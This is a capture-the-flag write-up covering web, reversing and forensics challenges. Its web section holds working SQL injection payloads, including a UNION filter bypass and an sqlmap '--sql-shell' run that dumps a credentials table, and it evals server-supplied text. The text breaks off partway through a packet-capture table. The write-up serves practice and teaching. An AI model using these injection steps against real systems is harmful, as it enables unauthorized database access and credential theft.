Final CTF Writeup

Web Challenges

Easy

Easy

25


You know what to do - Start up everyone's favorite web client, put your thinking cap on, and do some math.

http://web.n0l3ptr.com:8080/WebFinal/easy.php


We access the above website and get:

This service requires the Macrosoft Safari-Opera-Chrome browser to access


There for we change the User-Agent in Google Chrome to literally “Macrosoft Safari-Opera-Chrome” as show below:



And we reload the page and get:



We type in a random value to see what post parameter we need to send when sending the answer:



Using python and the “requests” module, we will send the user agent in a get request, parse out he expression from the source and evaluate and send a post request with the value assigned to the post parameter “answer” as well as making sure the cookie is set. Putting this in a script:

```
import math
import requests

def get_flag():
        url = 'http://web.n0l3ptr.com:8080/WebFinal/easy.php'
        headers = {'User-Agent': 'Macrosoft Safari-Opera-Chrome'}
        gresponse = requests.get(url, headers=headers)
        #print (gresponse.text.split('<expr>')[-1].split('</expr>')[0])
        answer = {'answer': math.floor(eval(''.join(gresponse.text.split('<expr>')[-1].split('</expr>')[0])))}
        presponse = requests.post(url, data=answer, headers={'User-Agent': 'Macrosoft Safari-Opera-Chrome', 'Co
okie':gresponse.headers['Set-Cookie'].split(';')[0]})
        print(presponse.text)

if __name__ == '__main__':
        get_flag()
```

And running it, we get:

```
<!DOCTYPE html>
<html>
<body>

flag{w0wz_ur_g00d_47_m47H_huh??}
</body>
</html>
```

flag{w0wz_ur_g00d_47_m47H_huh??}

Medium

Medium

50

I'm so confident in my web service that I'll even show you the source code.

http://web.n0l3ptr.com:8080/WebFinal/medium.php

We access the website and find:

Login


username:
password:
Login

```
if(array_key_exists("username",$_GET)) {
    $link = mysqli_connect('localhost', 'finalexam', '[WouldntYouLikeToKnow]');
    $uName = $_REQUEST['username'];
    $pass = $_REQUEST['password'];

    if (strpos(strtoupper($uName),"OR") !== false || strpos(strtoupper($pass),"OR") !== false) {
        echo "Not this time... You're going to have to try harder.";
        die();
    }

    mysqli_select_db($link, 'webchal02');
    $statement = "SELECT * FROM users WHERE username = '$uName' AND password = '$pass'";
    $res = mysqli_query($link, $statement);
    if (array_key_exists("iamahacker", $_POST)) {
        if (mysqli_num_rows($res) > 1) {
            echo "$flag";
        }
    } else {
        echo "[MessageForYou]";
    }

    mysqli_close($link);
}
```

The page loaded so that is our first positive test. Our second positive test, we can try an SQL injection with the OR statement but that will not work to get the actual flag because the source checks for that word either in the username or password parameter. The result with the following injection in the password field:

?username=' OR '5'='5&password=' OR '5'='5

Gives us the result:



So, our second positive test worked but we cannot get to the flag this way. Entering the

‘”>|

In the username field our negative test didn’t break the page, but we know the injection is possible since we were able to echo the failure message.
We can get around to not using OR by using the UNION clause. To get to the flag, we need a post parameter:

iamahacker

as well as have the query return number of rows greater than 1. Since the UNION clause requires the same number of expressions, we must include a WHERE clause where we can use the:

username <> ‘

conditional expression to give us all the rows with non-empty usernames which should return rows greater than number 1. We write the following python script:

medium.py

```python
import requests

def get_flag():
    url = 'http://web.n0l3ptr.com:8080/WebFinal/medium.php'
    params = {'username':'-1'}
    data = {'username':'-1','password':'\' union select * from users where username <>\'', 'iamahacker':''}
    presp = requests.post(url, params=params, data=data)
    print(presp.text)

if __name__ == '__main__':
    get_flag()
```

And running it, we get the flag

```
🏝 ipython medium.py
<h1>flag{1_533_Y0ur_SQL_sk1llz_h4v3_1mpr0v3d}</h1>

<link rel="stylesheet" href="https://cdnjs.cloudflare.com/a
strap.min.css" />
<div class="container">
    <form action="medium.php" method="POST">
        <h1>Login</h1>
        <br />
        username: <input type="text" name="username" class=
```

flag{1_533_Y0ur_SQL_sk1llz_h4v3_1mpr0v3d}

Hard


Hard

75

The superhero gang is back and this time they fixed some of the issues with their previous site. Can you still break into Ironman's account?

http://web.n0l3ptr.com:8080/WebFinal/hard.php

We access the website and get:




The page loaded so the first positive test is successful. We then examine the source and find this:

```
<p>Here you will find profiles of various super heroes.</p>
<p>The site has been overhauled to patch some of the previous issues...</p><br>
<!--<small>HINT: See if you can login to Ironman's account to find a flag</small>-->
iv>
```

Therefore, we try our second positive test by inserting in the username and password fields:

‘ OR ‘5’=’5


And the result is:



We try our negative test by entering:

‘”>|

In the username field and it didn’t break the page but only gave us the following error message:



But we know that an SQL injection is possible from our second positive test. For this we can use the SQLmap framework to find an injection and get shell access. We run the following command:

sqlmap -u 'http://web.n0l3ptr.com:8080/WebFinal/hard.php' --method POST --data 'login=&password=' --level 3 --sql-shell

and get the result:


```
[16:29:50] [INFO] POST parameter 'login' seems to be 'MySQL >= 5.0.12 AND time-based blind (SELECT)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk (1) values? [Y/n] n
[16:30:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:30:17] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:30:19] [INFO] target URL appears to be UNION injectable with 5 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] n
[16:30:33] [WARNING] if UNION based SQL injection is not detected, please consider usage of option '--union-char' (e.g. '--union-char=1') and/or try t
o force the back-end DBMS (e.g. '--dbms=mysql')
[16:30:33] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[16:30:34] [INFO] POST parameter 'login' is 'Generic UNION query (random number) - 1 to 20 columns' injectable
POST parameter 'login' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 854 HTTP(s) requests:
---
Parameter: login (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: login=' AND (SELECT * FROM (SELECT(SLEEP(5)))nJxD) AND 'iqvT'='iqvT&password=

    Type: UNION query
    Title: Generic UNION query (random number) - 5 columns
    Payload: login=' UNION ALL SELECT 8918,CONCAT(0x716b716b71,0x466e755a62666f52694f454c5244434b4942726f416a6a68736979455350657 24e7151664c6a506f,0x71
70786271),8918,8918,8918-- -&password=
---
[16:30:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx
back-end DBMS: MySQL 5.0.12
[16:30:36] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell>
```

We get shell access with the same level of sophistication even though the website said that the previous problems were patched. We do not get the list of table names with ‘show tables;’ query so we get around this by using the ‘select table_name from information_schema.tables where table_schema=database();’ query. Doing so gives us:

```
sql-shell> select table_name from information_schema.tables where table_schema=database();
[16:40:55] [INFO] fetching SQL SELECT statement query output: 'select table_name from information_schema.tables where table_schema=database()'
[16:40:55] [INFO] the SQL query used returns 1 entries
[16:40:55] [INFO] resumed: secret
select table_name from information_schema.tables where table_schema=database(); [1]:
[*] secret

sql-shell> select * from secret
[16:41:04] [INFO] fetching SQL SELECT statement query output: 'select * from secret'
[16:41:04] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[16:41:04] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[16:41:04] [INFO] fetching current database
[16:41:04] [INFO] fetching columns for table 'secret' in database 'webchal04'
[16:41:04] [INFO] the SQL query used returns 5 entries
[16:41:05] [INFO] retrieved: "id","int(10)"
[16:41:05] [INFO] retrieved: "login","varchar(100)"
[16:41:05] [INFO] retrieved: "password","varchar(100)"
[16:41:05] [INFO] retrieved: "secret","varchar(100)"
[16:41:05] [INFO] retrieved: "icon","varchar(512)"
[16:41:05] [INFO] the query with expanded column name(s) is: SELECT icon, id, login, password, secret FROM secret
[16:41:05] [INFO] the SQL query used returns 6 entries
[16:41:05] [INFO] retrieved: "https://vignette.wikia.nocookie.net/matrix/images/3/32/Neo.jpg/revision/latest/scale-to-width-down/250?cb=20060715235...
[16:41:05] [INFO] retrieved: "https://www.lego.com/r/www/r/catalogs/-/media/catalogs/characters/lbm characters/primary/70900_1to1_batman_360_480.pn...
[16:41:05] [INFO] retrieved: "https://vignette.wikia.nocookie.net/disney/images/4/44/AoU_Thor_02.png/revision/latest?cb=20150310161346","3","Thor",...
[16:41:05] [INFO] retrieved: "https://vignette.wikia.nocookie.net/marveldatabase/images/7/78/Wolverine_Vol_3_73_70th_Anniversary_Variant_Textless.j...
[16:41:05] [INFO] retrieved: "https://upload.wikimedia.org/wikipedia/en/5/59/Hulk_(comics_character).png","5","Hulk","OvergrownToddler","Hulk Smash!"
[16:41:05] [INFO] retrieved: "https://lumiere-a.akamaihd.net/v1/images/usa_avengers_chi_ironman_n_cf2a66b6.png?region=0,0,300,300","6","Ironman","n...
select * from secret [6]:
[*] https://vignette.wikia.nocookie.net/matrix/images/3/32/Neo.jpg/revision/latest/scale-to-width-down/250?cb=20060715235228, 1, Neo, 4ndIthoughtIwasA
haxor, There is no spoon...
[*] https://www.lego.com/r/www/r/catalogs/-/media/catalogs/characters/lbm characters/primary/70900_1to1_batman_360_480.png?l.r=1668006940, 2, Batman,
d4ddy_issues, I Am Batman
[*] https://vignette.wikia.nocookie.net/disney/images/4/44/AoU_Thor_02.png/revision/latest?cb=20150310161346, 3, Thor, h4mmer_compensa710n, For Asgard
!
[*] https://vignette.wikia.nocookie.net/marveldatabase/images/7/78/Wolverine_Vol_3_73_70th_Anniversary_Variant_Textless.jpg/revision/latest?cb=2009092
5123509, 4, Wolverine, SeriouslyMyMovieWasNotThatGreat, What's a Magneto?
[*] https://upload.wikimedia.org/wikipedia/en/5/59/Hulk_(comics_character).png, 5, Hulk, OvergrownToddler, Hulk Smash!
[*] https://lumiere-a.akamaihd.net/v1/images/usa_avengers_chi_ironman_n_cf2a66b6.png?region=0,0,300,300, 6, Ironman, nucl34r_r34c70r, The Flag Is Here
!

sql-shell>
```

And based on the retrieved columns, we figure out that Ironman’s login information is:
Username == Ironman
Password == nucl34r_r34c70r

Entering this information in the website, we retrieve the flag:



flag{Y0u_h4v3_d0n3_v3ry_w311__h4v3_4_n1c3_5umm3r!}

Reversing

Access Code

Access Code

25

Can you break the access code?

Flag format: "flag{" + accesscode + "}"
EX: flag{1234567890}

easy.zip

After unzipping the file, we run the 'file' command and get:

```
~/ct/final/rev/easy 😎 file easy
easy: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=f4c2b91d3ae6366f64511f2fcf61af59f941b891, not stripped
```

It is a 64-bit ELF binary in LSB form and stripped. Next, we run 'strings' on the file and find these two strings of interest:

```
[]A\A]A^A_
Access Code Required:
Access Granted
;*3$"
```

It is most likely that we have to simply provide the correct input which will grant us access and the input then will be the flag. Running the program, we get:

```
~/ct/final/rev/easy 😎 ./easy
Access Code Required: 00000
```

We now load up the binary in radare2, analyze it with 'aaaaa' and list the functions with 'afl' command. We get:

```
~/ct/final/rev/easy  r2 easy
 -- R2 loves everyone, even Java coders, but less than others
[0x00400850]> aaaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[x] Emulate code to find computed references (aae)
[x] Analyze consecutive function (aat)
[x] Constructing a function name for fcn.* and sym.func.* func
[x] Type matching analysis for all functions (afta)
[0x00400850]> afl
0x00400778    3 26           sym._init
0x004007b0    1 6            sym.std::ios_base::Init::Init
0x004007c0    1 6            sym.imp.__libc_start_main
0x004007d0    1 6            sym.imp.__cxa_atexit
0x004007e0    1 6            sym.std::ios_base::Init::_Init
0x004007f0    1 6            sym.std::basic_ostream_char_std::
:char_traits_char___std::basic_ostream_char_std::char_traits_c
0x00400800    1 6            sym.imp.__stack_chk_fail
0x00400810    1 6            sym.std::istream::operator___int
0x00400820    1 6            sym.std::ostream::operator___std:
0x00400830    1 6            sym.std::basic_ostream_char_std::
char_traits_char___std::basic_ostream_char_std::char_traits_ch
0x00400840    1 6            sub.__gmon_start_840
0x00400850    1 41           entry0
0x00400880    4 50   -> 41   sym.deregister_tm_clones
0x004008c0    3 53           sym.register_tm_clones
0x00400900    3 28           sym.__do_global_dtors_aux
0x00400920    4 38   -> 35   entry1.init
0x00400946    5 152          main
0x004009de    4 62           sym.__static_initialization_and_c
0x00400a1c    1 21           sym._GLOBAL__sub_I_main
0x00400a40    4 101          sym.__libc_csu_init
0x00400ab0    1 2            sym.__libc_csu_fini
0x00400ab4    1 9            sym._fini
```

We see the main function, so we seek to it and open up graph mode:

From above we see that our input has to be such that:

(Input – 0x75a35b40) + (Input – 0x75a35b40) == 0x14b7c2de

We can solve the above equation in python interpreter:

```
In [1]: hex(0x14b7c2de//2 + 0x75a35b40)
Out[1]: '0x7fff3caf'

In [2]: 0x14b7c2de//2 + 0x75a35b40
Out[2]: 2147433647
```

We see that reversing the equation gives us a number that can be stored as an int value. Providing that number as input, we get:

```
~/ct/final/rev/easy 😎 ./easy
Access Code Required: 2147433647
Access Granted
```

flag{2147433647}

Learn 2 Run

Learn 2 Run

50

Keep on running...

medium.zip

After unzipping the file, we run the file command and get:

```
~/ct/final/rev/second 😇 file learn2run
learn2run: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.3
, for GNU/Linux 3.2.0, BuildID[sha1]=ddf839e5bfecd397422701ce3dc1fa3f63da61b9, not stripped
~/ct/final/rev/second 😇
```

We find that this a 32-bit ELF executable in LSB form but for ARM architecture. Running strings on the file doesn't give us anything meaningful but we can assume that the executable will eventually decrypt the encrypted txt file which likely holds the flag. We run the file with the following command:

qemu-arm -L /usr/arm-linux-gnueabihf/ ./learn2run

And get the flag without reversing ☺:

```
~/ct/final/rev/second 😇 qemu-arm -L /usr/arm-linux-gnueabihf/ ./learn2run
flag{x86_will_a1ways_b3_b3t3r}
```

flag{x86_will_a1ways_b3_b3t3r}

Forensics

Anti-Forensics

Anti-Forensics

25

VILE is troubled by your recent success. They are deploying advanced anti-forensics techniques to thwart your future endeavours. We grabbed a draft of their new anti-forensics guide. See if you can find any flags in it.

VILEGuideFo...

We first run the 'file' command and get:

```
~/ct/final/for 😎 file VILEGuideForEvadingAgents-DRAFT.docx
VILEGuideForEvadingAgents-DRAFT.docx: data
```

Interestingly, so it doesn't seem to be a 'word document'. We next run 'strings' before progressing further and find this base64 encoded string:

```
JFIF
Exif
ZmxhZ3tLMzNwX3VwXzFmX1UtQzR8XHx9Cg==
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijs
```

We open up python interpreter to decode it and get:

```
In [7]: from base64 import *

In [8]: af = 'ZmxhZ3tLMzNwX3VwXzFmX1UtQzR8XHx9Cg=='

In [9]: b64decode(af)
Out[9]: b'flag{K33p_up_1f_U-C4|\\|}\n'

In [10]:
```

We get the flag.

flag{K33p_up_1f_U-C4|\|}

Double-Dealing Diva

Double-Dealing Diva

50

We have intercepted some communications between two computers on VILE's network. They are employing advanced techniques to keep us from understanding their communications. What are they saying to each other?

CLASSIFIED.... CLASSIFIED...

We first run the 'file' command on both 'pcapng' files to confirm that they are in fact 'pcapng' files:

```
~/ct/final/for 😈 file *.pcapng
CLASSIFIED0.pcapng: pcap-ng capture file - version 1.0
CLASSIFIED.pcapng: pcap-ng capture file - version 1.0
```

We open up the 'CLASSIFIED.pcapng' file with wireshark tool and look at the 'conversations' from the 'statistics' menu option:


Ethernet · 8 | IPv4 · 8 | IPv6 | TCP · 5 | UDP · 4

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s
192.168.1.112	40568	192.168.1.114	9002	36	46 k	19	45 k	17	1164	12.276656	0.0014	—	
192.168.1.114	48366	172.217.3.238	443	7	565	4	349	3	216	0.000000	0.0312	89 k	
192.168.1.114	50898	172.217.11.142	443	8	1345	3	754	5	591	1.903496	0.1149	52 k	

